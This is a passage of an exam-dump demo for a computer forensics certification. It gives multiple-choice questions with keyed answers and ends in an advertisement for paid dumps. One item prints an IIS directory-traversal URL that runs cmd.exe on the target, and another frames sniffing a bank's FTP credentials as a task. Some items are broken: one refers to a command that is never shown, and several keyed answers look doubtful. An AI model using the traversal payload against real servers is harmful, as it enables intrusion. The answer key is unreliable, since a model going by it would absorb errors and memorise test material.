- B. There are two attackers on the system - johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 506

- (Exam Topic 1)

What will the following URL produce in an unpatched IIS Web Server? <http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\>

- A. Directory listing of C: drive on the web server
- B. Insert a Trojan horse into the C: drive of the web server
- C. Execute a buffer flow in the C: drive of the web server
- D. Directory listing of the C:\windows\system32 folder on the web server

Answer: A

NEW QUESTION 508

- (Exam Topic 1)

Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

- A. network-based IDS systems (NIDS)
- B. host-based IDS systems (HIDS)
- C. anomaly detection
- D. signature recognition

Answer: B

NEW QUESTION 511

- (Exam Topic 1)

How many sectors will a 125 KB file use in a FAT32 file system?

- A. 32
- B. 16
- C. 256
- D. 25

Answer: C

NEW QUESTION 512

- (Exam Topic 1)

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. False positives
- C. True negatives
- D. True positives

Answer: A

NEW QUESTION 514

- (Exam Topic 1)

You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data. What method would be most efficient for you to acquire digital evidence from this network?

- A. create a compressed copy of the file with DoubleSpace
- B. create a sparse data copy of a folder or file
- C. make a bit-stream disk-to-image file
- D. make a bit-stream disk-to-disk file

Answer: C

NEW QUESTION 517

- (Exam Topic 1)

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

- A. Image the disk and try to recover deleted files
- B. Seek the help of co-workers who are eye-witnesses
- C. Check the Windows registry for connection data (you may or may not recover)
- D. Approach the websites for evidence

Answer: A

NEW QUESTION 518

- (Exam Topic 1)

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A. Firewalk cannot pass through Cisco firewalls
- B. Firewalk sets all packets with a TTL of zero
- C. Firewalk cannot be detected by network sniffers
- D. Firewalk sets all packets with a TTL of one

Answer: D

NEW QUESTION 520

- (Exam Topic 1)

One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. the File Allocation Table
- B. the file header
- C. the file footer
- D. the sector map

Answer: B

NEW QUESTION 522

- (Exam Topic 1)

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

- A. A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum
- B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
- C. A simple DOS copy will not include deleted files, file slack and other information
- D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

Answer: C

NEW QUESTION 527

- (Exam Topic 1)

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A. Guest
- B. Root
- C. You cannot determine what privilege runs the daemon service
- D. Something other than root

Answer: D

NEW QUESTION 530

- (Exam Topic 1)

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

- A. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
- B. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
- C. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
- D. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

Answer: B

NEW QUESTION 532

- (Exam Topic 1)

Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.

Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

- A. Border Gateway Protocol
- B. Cisco Discovery Protocol
- C. Broadcast System Protocol
- D. Simple Network Management Protocol

Answer: B

NEW QUESTION 536

- (Exam Topic 1)

It takes _____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

- A. by law, three
- B. quite a few
- C. only one
- D. at least two

Answer: C

NEW QUESTION 537

- (Exam Topic 1)

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

- A. Airsnort
- B. Snort
- C. Ettercap
- D. RaidSniff

Answer: C

NEW QUESTION 541

- (Exam Topic 1)

What is the target host IP in the following command?

- A. 172.16.28.95
- B. 10.10.150.1
- C. Firewalk does not scan target hosts
- D. This command is using FIN packets, which cannot scan target hosts

Answer: A

NEW QUESTION 546

- (Exam Topic 1)

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday
- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

Answer: A

NEW QUESTION 549

- (Exam Topic 1)

When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

- A. a write-blocker
- B. a protocol analyzer
- C. a firewall
- D. a disk editor

Answer: A

NEW QUESTION 551

- (Exam Topic 1)

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls? (Choose two.)

- A. 162
- B. 161
- C. 163
- D. 160

Answer: AB

NEW QUESTION 556

- (Exam Topic 1)

You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

- A. Stringsearch
- B. grep
- C. dir
- D. vim

Answer: B

NEW QUESTION 560

- (Exam Topic 1)

If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

- A. true
- B. false

Answer: A

NEW QUESTION 562

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-49v10 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-49v10 Product From:

<https://www.2passeasy.com/dumps/312-49v10/>

Money Back Guarantee

312-49v10 Practice Exam Features:

- * 312-49v10 Questions and Answers Updated Frequently
- * 312-49v10 Practice Questions Verified by Expert Senior Certified Staff
- * 312-49v10 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-49v10 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year